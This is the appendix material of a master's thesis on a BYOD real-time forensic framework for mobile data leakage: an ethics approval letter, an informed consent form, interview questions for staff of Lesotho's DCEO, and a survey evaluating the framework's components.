FACULTY RESEARCH ETHICS COMMITTEE (F-REC)

DECISION/FEEDBACK ON RESEARCH PROPOSAL

Dear Prof/Dr/Mr/Ms/Other (student name if applicable): Mamoqenelo Morolong

Research Topic: **Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices**

Supervisor (if applicable): ...**Dr Fungai Bhunu Shava**

Qualification registered for (if applicable): **MASTER OF COMPUTER SCIENCE**

(Reference number of application: FACULTY RESEARCH ETHICS COMMITTEE REGISTRATION NUMBER: 01/2019)

Re: Ethical screening application No: **F-REC-01/2019**

The Faculty of **Computing and informatics** Ethics Screening Committee of the Namibia University of Science and Technology reviewed your application for the above-mentioned research. The research as set out in the application has been:

Approved	X

(indicate with an X, and N/A if not applicable and procced)

We would like to point out that you, as researcher, are obliged to maintain the ethical integrity of your research, adhere to the ethical guidelines of NUST, and remain within the scope of your research proposal and supporting evidence as submitted to the F-REC. Should any aspect of your research change from the information as presented to the F-REC, which could have an effect on the possibility of harm to any research subject, you are under the obligation to report it immediately to your supervisor or F-REC as applicable in writing. Should there be any uncertainty in this regard, you have to consult with the F-REC.

We wish you success with your research, and trust that it will make a positive contribution to the quest for knowledge at NUST.

Any ethical issues that need to be highlighted?	Why are these issues important?	What must/could be done to minimise the ethical risk?
No	N/A	N/A

Recommendation: The application is approved: Recommendations of FCI/F-REC, communicated to you on the 14 February 2019, were addressed to the satisfaction of the Chairperson.

Sincerely,

Prof. Hippolyte N. MUYINGI

Acting Chair: Faculty Ethics Screening Committee

Tel: +264-61-207-2888

CC: Co-supervisor: Mr A. Gamundani,

NAMIBIA UNIVERSITY OF SCIENCE AND TECHNOLOGY
P/Bag 13388 Windhoek NAMIBIA
2019 -02- 14
OFFICE OF THE DEAN
FACULTY OF COMPUTING & INFORMATICS

Appendix B: Application for Ethical Certificate Approval and Consent Form

NAMIBIA UNIVERSITY OF SCIENCE AND TECHNOLOGY

APPLICATION FOR ETHICAL CERTIFICATE APPROVAL

Project Title: Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices

Name of the Researcher: Mamoqenelo Priscilla Morolong
Institution: Namibia University of Science and Technology

Contact details: +264 814086944 **email address:** mamqeny10@gmail.com

BRIEF DESCRIPTION OF THE PROJECT

This is a Master of Computer Science in Information Security research within the Computer Science Department in the Faculty of Computing and Informatics.

This Informed Consent Form has two parts:

- **Information Sheet (to share information about the study with you)**
- **Certificate of Consent (for signatures if you choose to participate)**

Part I: Information Sheet

Introduction

I am Mamoqenelo Priscilla Morolong, Master student at Namibia University of Science and Technology, am conducting a research study titled: *Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices*. BYOD is a common trend in most companies and has led to many of them loosing or exposing sensitive and valuable data to unauthorized people. I am inviting you to be part of this research. You do not have to decide today whether or not you will participate in the research, and if you choose to, you are still free to withdraw at any stage. Before you decide, you can talk to anyone you feel comfortable with about the research.
This consent form may contain words that you do not understand. Please ask me to stop as we go through the information and I will take time to explain. If you have questions later, you can ask them of me or of another researcher.

Purpose of the research

We want to assess the risks involved with loss of valuable company data that happens through use of mobile applications especially email application installed in the employee smartphones. We also want to discover how data loss affect the company and its clients. We additionally want to learn how DCEO mitigate that data loss or what strategies they have in place to fight against data loss through mobile applications. We also want to learn how DCEO can carry out mobile forensics investigation when they encounter such data loss through mobile phones.

Type of Research Intervention

This research will involve your participation in a 1 hour group discussion, a questionnaire and 30 – 45

minutes interview sessions, participant's discussion and interview sessions maybe recorded in an audio or video format.

Participant Selection

You are being invited to take part in this research because we feel that your experience at the company can contribute much to our understanding and knowledge of mitigating mobile devices data loss and carrying out forensic investigations on mobile devices.

Voluntary Participation

Your participation in this research is entirely voluntary. It is your choice whether to participate or not. You may change your mind later and stop participating even if you agreed earlier. I am asking you to share with me some confidential information, and you may feel uncomfortable talking about some of the topics. You do not have to answer any question or take part in the interview/discussion or questionnaire if you don't wish to do so, and that is also fine. You do not have to give me any reason for not responding to any question, or for refusing to take part in the interview.

Procedures

A. Provides a brief introduction to the format of the research study.

I am asking you to help me learn more about data leakage prevention in BYOD enabled environment. I am inviting you to take part in this research project. If you accept, you will be asked to complete a questionnaire or take part in an interview or group discussion.

B. Explains the type of questions that the participants are likely to be asked in the focus group, the interviews, or the survey. If the research involves questions or discussion which may be sensitive or potentially cause embarrassment, inform the participant of this.

For interviews

You will participate in an interview with myself as the moderator. During the interview, I will sit down with you in a comfortable place. The interview can take place at a place you are comfortable with. If you do not wish to answer any of the questions during the interview, you may say so and I will move on to the next question. This will be a conversation between me and you as a participant and no one else will be present unless you would like someone to be present. The information gathered will strictly be treated as confidential and only the research team and the enterprise under investigation will have access to such information. On reporting no reference to you as an individual will be made, the results will be shared using pseudo names. The interview will be recorded using a voice recorder for accuracy in transcriptions and such recording will be kept confidential. The recording will be will not be shared with anyone outside the research and is used solely for the research process.

For group discussion

You will participant in a discussion with other participants where you can freely raise points pertaining to the subject and if you wish not to participate you are welcome to leave the discussion at any time. The recordings of the discussion will be done using a voice recorder. No idea will be considered less important for we value your inputs in designed responsive solutions. The participant will be kept anonymous throughout the whole research reporting.

For questionnaire

You are required to fill out a questionnaire which will be provided by the researcher Mamoqenelo Morolong. If you do not want to answer any of the questions included in the questionnaire, you may skip them and move onto the next one. Your name is not required to be written on the questionnaire to ensure confidentiality and all information gathered during this exercise will be kept confidential and only my supervisor and the higher degree committee will have access to such information.

Duration

The research takes place over a period 5 of months in total. During that time, we will visit and engage participants from Directorate on corruption and Economic Offense (DCEO) in three departments namely; IT department, human resource department, finance department and the executive personnel. Participant from the departments will be randomly selected. For the interview session, 3 participants will be interviewed for a 30 – 45 minutes interview. For the evaluation of the framework the IT department experts will be engaged in a group discussion.

Risks

There will be no risks associated with your participation in this study.

Benefits

The research will help the DCEO with advancing their strategies on prevention of data leakage as they are the government body hoped to securely store the sensitive information of all Lesotho crimes. The research will assist DCEO with putting strong mechanisms on monitoring the use of android devices for work related tasks. Additionally, DCEO as the body responsible for fighting crime in Lesotho, will be able to come up with strategies on how to forensically investigate incidences of data leakage at real-time. This research can be an eye opener not only to DCEO but to other organizations in Lesotho who might be allowing the use of mobile devices in their working environments without knowing or having proper data leakage mitigation techniques for such devices. The Master's thesis will be produced from the study together with related publications.

Reimbursements

There are no reimbursements in this research. You will not be provided any incentive to take part in the research.

Confidentiality

The information collected from this research project will be kept private. Any information about personal details will be coded and referred to differently e.g. using a number or pseudo name on it instead of your name.

Sharing the Results

The research findings will be shared more broadly through thesis publications and conferences in a general format where identities will not be traceable. The final report will be shared with participants and the Higher Degrees Committee for examination and publication in the University library.

Right to Refuse or Withdraw

Participants do not have to take part in this research if they do not wish to do so; and choosing to participate will not affect your job or job-related evaluations in any way. You may stop participating in the [discussion/interview] at any time that you wish without your job being affected.

Who to Contact: My contact details are indicated above for any related information or If you wish to ask questions later, you may contact my research supervisors at Namibia University of Science and Technology, Dr Fungai Bhunu Shava at fbshava@nust.na or Mr. Attlee Gamundani at agamundani@nust.na

Part II: Certificate of Consent

CONSENT FORM

Title of Project: Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices

Please initial all boxes

1. I confirm that I have read and understood the information sheet provided for the above study. I have had the opportunity to consider the information, ask questions and have had these answered satisfactorily. ☐

2. I understand that my participation is voluntary and that I am free to withdraw at any time without giving any reason, without my job being affected. ☐

3. I agree to take part in the above study. ☐

Statement by the researcher/person taking consent

I confirm that I have accurately read out the information sheet to the potential participant, and to the best of my ability made sure that the participant understands that the following will be done:

1. Audio Recordings 2. Picture shootings 3. Publication of participant's responses (in coded form).

I confirm that the participant was given an opportunity to ask questions about the study, and all the questions asked by the participant have been answered correctly and to the best of my ability. I confirm that the individual has not been coerced into giving consent, and the consent has been given freely and voluntarily.

A copy of this Informed Consent Form has been provided to the participant.

Name of Participant	Date	Signature
Name of Person taking consent.	Date	Signature

Appendix C: Interview Questions

NAMIBIA UNIVERSITY
OF SCIENCE AND TECHNOLOGY
Faculty of Computing and Informatics
Department of Computer Sciences

13 Jackson Kaujeua Street
Private Bag 13388
Windhoek
NAMIBIA

T: +264 61 207 2052
F: +264 61 207 9258
E: dcs@nust.na
W: www.nust.na

Re: interview questions on a research on: Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices – Masters Research

My name is Mamoqenelo Priscilla Morolong **Student Number: (218125739)** and I am a registered Master of Computer Science student at Namibia University of Science and Technology within the Computer Science Department. My research is entitled: **Designing a Bring Your Own Device (BYOD) real-time forensic investigation framework for data leakage through mobile devices.**

The research problem is based on the proliferation of smartphone usage in most of the companies and the security risk they pose in the companies that allow such devices. With the high rate of smartphone usage in companies for both personal use and work related purposes, smartphones have become a target for malicious criminals in stealing personal and sensitive company data for various purposes which include black mailing and monetary gains. Access to third party mobile applications have become a vector of data loss to organizations which allow use of smartphones to access company resources, as a result, **we aim to Design a real-time forensic investigation framework to be used in a Bring Your Own Device (BYOD) enabled environment to forensically investigate data leakage through android devices.**

The proposed objectives are to:

1. Investigate the extent of data leakage through mobile devices in a BYOD enabled environment.
2. Probe data leakage mitigation techniques / tools for BYOD enabled environment.
3. Investigate real time forensic investigation tools for email data leakage investigation in a BYOD environment.

The Main research question to be addressed by the study is: **How can a real-time forensic investigation framework be designed to forensically investigate data leakage through android devices in a Bring Your Own Device (BYOD) enabled environment?**

Questions for End Users (Human resource department and Finance)

1. What type of Operating system is your phone using?
2. What do you think is the distinction between personal data and enterprise data?
3. **Follow on question:** how do you keep both your personal and work related data private in your smart phone?
4. What is your take about using your personally owned mobile devices to access work related emails and files?
5. To your knowledge, have you ever lost data through your mobile device? If yes what type of data?
6. In cases where you receive a phishing email, what actions do you take?
7. In your understanding, what do you think is your responsibility in ensuring that company data is save in your smartphone?

Questions for Executive personnel (include IT Manager, administration manager, Human Resource manager and Finance manager)

1. Do you allow your employees to use their personally owned android devices to access organization data?
2. What motivated you to allow personally owned mobile devices to access organization data?
3. What are the challenges you faced with deploying BYOD?
4. Do you have any security framework you use to contain the cyber threats brought about by the BYOD concept?
5. What are some of the security measures you take to eliminate or destroy data accessed by your employees when they resign or leave the company?
6. What support do you provide to your IT personnel to contain the BYOD risks?
7. What measures do you take to investigate valuable data losses that occurred through your employee's mobile device?

Questions for IT department (network admin, system admin, information security officer)

1. Can you walk me through your mobile device usage / BYOD policy?
2. How do you handle employees that access corporate emails on their personally owned mobile devices?
3. Can you walk me through the Data leakage mitigation techniques you use?

4. How do you secure or manage data accessed by email application on the employee mobile device?
5. How do you handle data leakage occurrences, do you have any strategy or forensic tool that alerts you on the data losses?
6. How long does it take you to notice data loss occurrences?
7. What measures would you take to investigate valuable data losses that occurred through your employee's mobile device?
8. What do you think are the risks and benefits of accessing work emails on your personally owned mobile device?

Evaluation Questionnaire of the Proposed Framework

Dear Participants

This questionnaire serves to evaluate the relevancy and usability of the BYOD real-time forensic investigation framework for mobile devices in a BYOD enabled cooperate environment. It also further evaluates the ability of the framework to provide real-time forensic investigations as well as maintaining the CIA of the organisation.

The framework has five components combined together to provide the following objectives:

1. Secure BYOD Devices;
2. Secure Data Accessed by the Devices;
3. Prevent Data leakage;
4. Provide application malware analysis;
5. Perform real-time forensic investigations;
6. Provide continuous awareness, training, and education on BYOD security to the employees;
7. Perform vulnerability and threat management and
8. Provide strategic management and governance of BYOD program.

Information collected will be used to improve the framework design. The resulting framework will contribute to the guidelines and knowledge base on the adoption, deployment, management and digital forensic investigations of the personally owned mobile devices by organisations in Lesotho. Your responses are crucial in informing the design of the framework.

The study is conducted by Mamoqenelo Priscilla Morolong, under the supervision of Dr. Fungai Bhunu Shava and Dr. Attlee Gamundani from the Namibia University of Science and Technology.

All your responses will be treated in a confidential manner; hence you are invited to provide genuine responses. All the collected information will be used for the purposes of this study only. The questionnaire will take about 20 - 30 minutes of your time.

For any further information, kindly contact me on +264814086944 or mamqeny10@gmail.com

Thank you for your time and cooperation!

* Required

Demographic information

This section aims to understand your area of work/study and your experience in that field.

1. 1. Please indicate your role in your organisation (Choose one) *

   Mark only one oval.

   - ◯ Information Security Specialist
   - ◯ Chief Information Security Officer
   - ◯ Computer Forensics Technician.
   - ◯ Information Security Analyst.
   - ◯ Information Systems Security Analyst
   - ◯ Forensic Computer Analyst
   - ◯ Security Architect
   - ◯ IT Security Engineer
   - ◯ Security Systems Administrator
   - ◯ IT Security Consultant
   - ◯ Other: _____

2. 2. Please specify your working experience in this field (the one you chose above) in years *

   _____

3. 3. Please indicate your level of information security knowledge (choose one) *

   Mark only one oval.

   - ◯ Novice
   - ◯ Intermediate
   - ◯ Advanced

4. 4. Please indicate your level of Digital forensics understanding and experience (Choose one) *


Mark only one oval.

- ◯ Novice
- ◯ Intermediate
- ◯ Advanced

BYOD Strategic Management

This section evaluates the first component depicted in the picture below. This component of the Framework demonstrates the strategic level requirement and activities to undertake in the establishment of the BYOD policy and the BYOD awareness and education program.

BYOD Strategic Management component. Please refer to the picture below to respond to the question that follows.



5. 5. Please answer each question in this section by selecting a single choice per question (row). *

Mark only one oval per row.

	Strongly agree	Agree	Neutral	Disagree	Strongly Disagree
BYOD strategic management and governance is a mandatory phase for good management of BYOD adoption					
Assets identification is critical in managing any Information security program.					
Risk management is critical in managing any Information security program.					
The processes in this component lead to BYOD policy establishment					
The processes in this component lead to BYOD awareness and training program?					

6. 6. Would you recommend any change to the BYOD strategic management? Please specify.

IT Administration

This is the technical aspect of the BYOD security program that is meant to provide BYOD device security, Organisation security, Data security and Mobile device Management,.

IT Administration. Please refer to the picture below to respond to the question that follows.

7. 7. Does this component provide the organisation with the technical aspect of BYOD security? (Choose one) *

Mark only one oval.

- ◯ Yes
- ◯ Not sure
- ◯ No

8. 8. IT administration is necessary to provide BYOD security and management? *

Mark only one oval.

- ◯ Strongly Agree
- ◯ Agree
- ◯ Neutral
- ◯ Disagree
- ◯ Strongly Disagree

9. 9. Choose the aspects of BYOD security program included in this section. Choose all that apply *

Check all that apply.

- ☐ Device Registration through Mobile Device Management
- ☐ Data security
- ☐ Access Control
- ☐ Device security
- ☐ Malware analysis and Prevention
- ☐ Application Reverse Engineering
- ☐ Awareness and Training program
- ☐ Network Monitoring and control
- ☐ BYOD user authorisation
- ☐ Data leakage prevention
- ☐ Real-time alert on anomalies
- ☐ Vulnerability assessment of the devices and the Device
- ☐ Consideration of the BYOD policy and other ICT policies

Other: ☐ _____


10. 10. Artificial intelligence-driven IT network monitoring tools aid in real-time monitoring of incidents which leads to real-time forensic investigation *

Mark only one oval.

- ◯ Strongly agree
- ◯ Agree
- ◯ Neutral
- ◯ Disagree
- ◯ Strongly disagree

11. 11. Would you recommend any change to the IT administration component? Please specify.

Incident Response Component



12. 12. Please answer the questions in the matrix below by making a single selection for each of the questions in each row. *

Mark only one oval per row.


	Strongly Agree	Agree	Neutral	Disagree	Strongly Disagree
The incident response team is necessary at this stage to capture logs of the activities to prepare for digital forensic investigations					
The incident response using Deep learning-driven tools will help in responding to the incidences in real-time hence reducing the time it takes to detect and identify anomalous activities					
Incident response component is critical in minimising the risk of the detected incident in traversing through the network hence helps in early containment of the BYOD security risks.					
Automated incident response assists in speeding up the digital forensic investigation process					

13. 13. Please specify any other comments on the Incident Response component. *

Digital Forensic Investigations

This component aims at providing real-time investigation of the data leakage activities of the BYOD devices.

Digital Forensic Investigation. Please refer to the picture below to respond to the question that follows. [IR = Incident Response]



14. 14. Please answer each question below by selecting one choice per question *

Mark only one oval per row.

	Strongly agree	Agree	Neutral	Disagree	Strongly Disagree
This component is required to carry out the forensic investigations of the malicious activities within the BYOD enabled organizations?	◯	◯	◯	◯	◯
Real-time alert on the type of incident helps in deciding whether to carry out internal or external digital forensic investigation?	◯	◯	◯	◯	◯
Real-time forensic investigation is helpful in solving insider BYOD security threats.	◯	◯	◯	◯	◯


15. 15. Would you recommend any change to the Digital Forensic Investigation component? Please specify. *

_____

Compliance, Monitoring, and Evaluation

This component is meant at assessing and measuring compliance to the organisation policies.

Compliance, Monitoring, and Evaluation component



16. 16. It is Mandatory that the organisation measure the compliance to their BYOD policy and other organisational policies to properly manage the BYOD program *

Mark only one oval.

- ◯ True
- ◯ False

17. 17. Compliance, monitoring and evaluation help in measuring the weaknesses and strengths of each component of the framework *

Mark only one oval.

- ◯ Strongly agree
- ◯ Agree
- ◯ Neutral
- ◯ Strongly disagree
- ◯ Disagree

18. 18. The component will aid the IT department and the strategic managers in measuring the success of the BYOD awareness and training program. *

Mark only one oval.

- ◯ Strongly agree
- ◯ Agree
- ◯ Neutral
- ◯ Strongly disagree
- ◯ Disagree


19. 19. Would you recommend any change to the Compliance, Monitoring and Evaluation component? Please specify.

_____

General Evaluation of the Framework

The consolidated Real-Time BYOD Digital Forensic Investigation Framework is presented here. For implementation, a guide will be provided detailing the actions and roles of different personnel in the organisation. We would like to seek your opinion on the overall framework.

Real-Time BYOD Digital Forensic Investigation Framework



20. 20. The components are logically connected to each other and thus provide BYOD security and Digital forensic investigations *

Mark only one oval.

- ◯ Yes
- ◯ Not sure
- ◯ No
- ◯ Other: _____

21. 21. The framework can be adopted by organisations allowing personally owned mobile devices to do work-related issues? *

Mark only one oval.

- ◯ Strongly agree
- ◯ Agree
- ◯ Neutral
- ◯ Disagree
- ◯ Strongly Disagree

22. 22. The Framework provides the CIA of the organisation (Choose all that apply) *

Check all that apply.

- ☐ Mobile device authentication
- ☐ User authentication and authorisation
- ☐ Data leakage Prevention
- ☐ Data Classification
- ☐ Data encryption
- ☐ Minimal response to incidents
- ☐ Data Backup
- ☐ User accountability
- ☐ User awareness, training and education

23. 23. I confirm that, the framework provides the following forensic investigation element(s) in it (choose all that apply) *

Check all that apply.

- [ ] Incident response
- [ ] Investigations
- [ ] Ability to securely gather digital data
- [ ] Ensure legal review to facilitate action in response to the incident
- [ ] Determine the evidence action requirement
- [ ] Establishment of incidence response team
- [ ] Monitoring is targeted to detect and deter major data leakage incidents
- [ ] Train staff in incident awareness and explains their roles
- [ ] Secure all relevant logs and data
- [ ] Document and validate an investigation protocol
- [ ] Ability to alert and report at real-time
- [ ] Judiciary

24. 24. It is important that BYOD awareness and training and BYOD policy are well established in order to carry out Digital forensics in BYOD enabled environment.

Mark only one oval.

- ◯ True
- ◯ False

25. 25. Would you recommend any change to the (to add or remove) proposed framework?